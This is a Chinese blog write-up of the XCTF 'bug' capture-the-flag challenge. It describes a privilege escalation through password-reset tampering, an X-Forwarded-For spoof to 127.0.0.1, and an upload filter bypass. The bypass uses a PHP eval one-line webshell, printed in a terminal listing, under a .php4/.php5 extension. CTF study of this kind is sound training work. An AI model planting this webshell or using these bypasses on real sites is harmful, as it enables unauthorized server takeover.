

XCTF bug wp

原创

[Garybr0](#) 于 2021-01-15 16:38:01 发布 73 收藏

分类专栏: [CTF writeup](#) [文件上传](#) 文章标签: [XCTF bug](#) [越权](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45253216/article/details/112673040

版权



[CTF writeup](#) 同时被 2 个专栏收录

16 篇文章 0 订阅

订阅专栏



[文件上传](#)

2 篇文章 0 订阅

订阅专栏

网安菜鸡今天又来划水了

CTF题目属于萌新入门级, 写下WP仅供自己总结练习, 大佬请自行绕路, 另外如果有师傅愿意有每日轻松一笑环结, 还望不吝赐教。【狗头】

题目

首先打开题目, 是一个登陆注册框

Register

Findpwd

Login

https://blog.csdn.net/weixin_45253216

有用户名和密码, 没有用户名密码可以注册, 忘记密码可以找回, 先随便注册一个, 看看是何方神圣。

zzy

123456

2015/01/01

add

Register

https://blog.csdn.net/weixin_45253216

显示我们uid是5，emmm猜测一波咱们可能是第五个注册的用户。

Home Manage Personal Change Pwd Logout

Hello, zzy, Welcome



https://blog.csdn.net/weixin_45253216

进来发现了几个供我们选择的选项，有管理，个人信息查看，修改密码，退出登录。
点了一圈发现manage需要admin权限

lex.php?module=admin

攻防世界 题目 露营者! | fr... 连接高校和

220.249.52.134:44455 显示

Sorry, You are not admin!

确定

https://blog.csdn.net/weixin_45253216

考虑怎么能拿到admin权限，思路1就是对账号admin进行密码爆破，但是实用性不高，考虑到本题有很多功能模块，所以想到了思路2，根据FindPwd进行admin密码重置。

这里找回密码的验证机制是，需要你输入生日和地址进行身份验证，验证通过后即可修改密码。

verify

https://blog.csdn.net/weixin_45253216


Yes,You are zzy




Reset


https://blog.csdn.net/weixin_45253216

这里是有东西可以利用的，告诉我们yes你是zzy，然后就可以重置密码了，抓个包就能看到，发出的post表单时username=XXX，newpassword=XXX，我们可以把username改为admin。





https://blog.csdn.net/weixin_45253216







然后，我们就能以admin的身份登陆进来了。点击manage，提示IP地址有问题，还是抓包在http headers里添加XFF为本地ip127.0.0.1




进来后F12看到页面注释提示，**?model=filemanage&do=???**

功能是文件管理，并且给了一个接口，自己当然想不出来啥，在大佬的提示下，一个就意识到是文件上传，于是do=upload，就看到了文件上传的页面







非常非常非常熟悉的一个界面，估计就是传个一句话木马，然后查看网页文件目录结构就能找到flag。提示Just image? 应该是前端做了过滤，所以写完一句话后把文件改为jpg格式，然后bp抓包再改回来。



emm想复杂了，直接传完一句话，flag就被alert了。



具体有一个细节就是，一句话的写法，还有文件格式要写.php4或者是.php5，否则页面会提示你上传的是一个php文件。



```
111.txt 123.txt 20210110.txt 公共 模板 视频 图片 文档 下载 音乐 桌面 dirsearch GitHack sql1.txt yijuhua.jpg yijuhuamama.txt yjh.jpg yjhlevel2.php
zhangyu@kali:~$ cat yjh.jpg
zhangyu@kali:~$ cp yjhlevel2.php yjh1.jpg
zhangyu@kali:~$ ls
111.txt 123.txt 20210110.txt 公共 模板 视频 图片 文档 下载 音乐 桌面 dirsearch GitHack sql1.txt yijuhua.jpg yijuhuamama.txt yjh1.jpg yjh.jpg yjhlevel2.php
zhangyu@kali:~$ ls
111.txt 123.txt 20210110.txt 公共 模板 视频 图片 文档 下载 音乐 桌面 dirsearch GitHack sql1.txt yijuhua.jpg yijuhuamama.txt yjh1.jpg yjh1.jpg yjh.jpg yjhlevel2.php
zhangyu@kali:~$ ls -lh
总用量 72K
-rw-r--r-- 1 zhangyu zhangyu 612 1月 10 18:49 111.txt
-rw-r--r-- 1 zhangyu zhangyu 606 1月 10 19:36 123.txt
-rw-r--r-- 1 zhangyu zhangyu 607 1月 10 18:36 20210110.txt
drwxr-xr-x 2 zhangyu zhangyu 4.0K 10月 10 13:15 公共
drwxr-xr-x 2 zhangyu zhangyu 4.0K 10月 10 13:15 模板
drwxr-xr-x 2 zhangyu zhangyu 4.0K 10月 10 13:15 视频
drwxr-xr-x 2 zhangyu zhangyu 4.0K 10月 10 13:15 图片
drwxr-xr-x 2 zhangyu zhangyu 4.0K 12月 1 22:14 文档
drwxr-xr-x 2 zhangyu zhangyu 4.0K 1月 14 22:34 下载
drwxr-xr-x 2 zhangyu zhangyu 4.0K 10月 10 13:15 音乐
drwxr-xr-x 2 zhangyu zhangyu 4.0K 1月 12 10:04 桌面
drwxr-xr-x 9 root root 4.0K 1月 6 10:37 dirsearch
drwxr-xr-x 8 root root 4.0K 1月 15 08:40 GitHack
-rw-r--r-- 1 zhangyu zhangyu 606 1月 11 09:42 sql1.txt
-rw-r--r-- 1 zhangyu zhangyu 0 1月 15 15:33 yijuhua.jpg
-rw-r--r-- 1 zhangyu zhangyu 29 1月 15 15:33 yijuhuamama.txt
-rw-r--r-- 1 zhangyu zhangyu 53 1月 15 15:42 yjh1.jpg
-rw-r--r-- 1 zhangyu zhangyu 53 1月 15 15:42 yjh1.jpg
-rw-r--r-- 1 zhangyu zhangyu 0 1月 15 15:41 yjh.jpg
-rw-r--r-- 1 zhangyu zhangyu 53 1月 15 15:41 yjhlevel2.php
zhangyu@kali:~$ cat yjhlevel2.php
<script language="pHp">@eval($_POST['sb']);</script>
zhangyu@kali:~$
```

https://blog.csdn.net/weixin_45253216

常规写法会被检测到是php文件，这里采用第二种写法yjhlevel2.php。将文件以不同格式保存要用cp命令，如果像我之前憨憨的用touch，肯定是不行的，大家看到touch后的文件时0KB也就是新建了一个空文件，并不是文件以另外格式保存的操作。

有一个疑问，为什么文件后缀名，.php4或者.php5就可以，但是.php就不行？